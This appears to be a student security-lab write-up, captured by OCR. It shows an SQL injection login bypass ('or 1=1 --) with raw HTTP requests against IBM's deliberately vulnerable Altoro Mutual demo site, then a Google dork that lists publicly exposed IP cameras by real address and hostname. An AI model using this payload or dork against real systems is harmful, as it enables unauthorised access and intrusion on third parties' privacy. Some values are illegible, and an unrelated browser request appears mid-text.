POST /doLogin HTTP/1.1
Host: demo.testfire.net
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
Referer: http://demo.testfire.net/login.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=184F561042BCAFE9CB28A4102D99892C
Connection: close

uid=admin&passw=1234&btnSubmit=Login
```

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
Content-Length: 0
Date: Sat, 29 Jan 2022 06:32:35 GMT
Connection: close

```

Request failed for uid=admin and pass=1234



PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Syntax error: Encountered "\' AND PASSWORD=\'" at line 1, column 52.


Username: 'or 1=1 --

Password:

Login

Privacy Policy | Security Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc.

Succeeded; trying payloads on repeater




```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
Content-Length: 46
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://demo.testfire.net
Content-Type:
application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: https://demo.testfire.net/login.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
[illegible];
AltoroAccounts=
"[illegible]"
Connection: close

uid=%27or+1%3D1+--+&passw=[illegible]&btnSubmit=Login
```

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: AltoroAccounts=
"[illegible]"; Version=1
Location: /bank/main.jsp
Content-Length: 0
Date: Sat, 29 Jan 2022 06:56:22 GMT
Connection: close
```

Injecting payload




Request to https://optimizationguide-pa.googleapis.com:443 [142.251.42.42]

```
POST /v1:GetModels?key=dummytoken HTTP/2
Host: optimizationguide-pa.googleapis.com
Content-Length: 23
Content-Type: application/x-protobuf
X-Client-Data: CNLaygE=
Sec-Fetch-Site: none
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


    *en-US
```

A step forward



I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

Save password?

Username 'or 1=1 --

Password ••••

Privacy Policy | Security Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features


The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2022, IBM Corporation, All rights reserved.

Admin access gained successfully

END OF TASK 1

Task 2: Show some live cameras using Google hacking database.



inurl:/view/viewer_index.shtml

GHDB-ID:

Author:

Published: 2021-03-22


Google Dork Description:

inurl:/view/viewer_index.shtml

Google Search: inurl:/view/viewer_index.shtml

```
# Title: IP Cameras
# Google Dork: inurl:/view/viewer_index.shtml
# Date: 19/03/2021
# Author: Tobias Marcotto
# Description: Find IP Cameras
```

1.) Above is the vulnerability I used to exploit



inurl:/view/viewer_index.shtml
Live view - AXIS M1011 Network
google.com/search?q=inurl%3A%2Fview%2Fviewer_index.shtml&oq=inurl%3A%2Fview%2Fviewer_index.shtml&aqs=chrome..69i57j69i58.33465j1j7...
Google
All
Images
News
Shopping
Maps
More
Tools
View all

inurl:/view/viewer_index.shtml

About 410 results (0.35 seconds)

https://m.webcams.travel › webcam › 1485741708-yuz...

webcams provider's website - Windy


Nevel'sk: http://www.adm-nevelsk.ru:/view/viewer_index.shtml?id= all webcams provider's website ... | Add new webcam; m Add to Favorites ...

http://83.56.31.69 › view › viewer_index

83.56.31.69/view/viewer_index.shtml?id=7677

No information is available for this page.
Learn why

Images for inurl:/view/viewer_index.shtml



inurl:/view/viewer_index.shtml

google.com/search?q=inurl%3A%2Fview%2Fviewer_index.shtml&oq=inurl%3A%2Fview%2Fviewer_index.shtml&aqs=chrome..69i57j69i58.33465j1j7...

fountaincam.engr.wisc.edu/view/viewer_index.shtml?...

No information is available for this page.

Learn why

http://wilsoncommons-webcam01.its.rochester.edu › view

wilsoncommons-webcam01.its.rochester.edu/view/view...

No information is available for this page.

Learn why

http://80.120.177.18 › view › viewer_index

80.120.177.18/view/viewer_index.shtml?id=32965

No information is available for this page.

Learn why

http://129.16.208.83 › view › viewer_index

129.16.208.83/view/viewer_index.shtml?id=1660

No information is available for this page.


Learn why

http://utlcam.jhu.edu › view › viewer_index

utlcam.jhu.edu/view/viewer_index.shtml?id=545

No information is available for this page

2.) These are some Vulnerable ip cams on public internet for this exploit. I used the one circled.



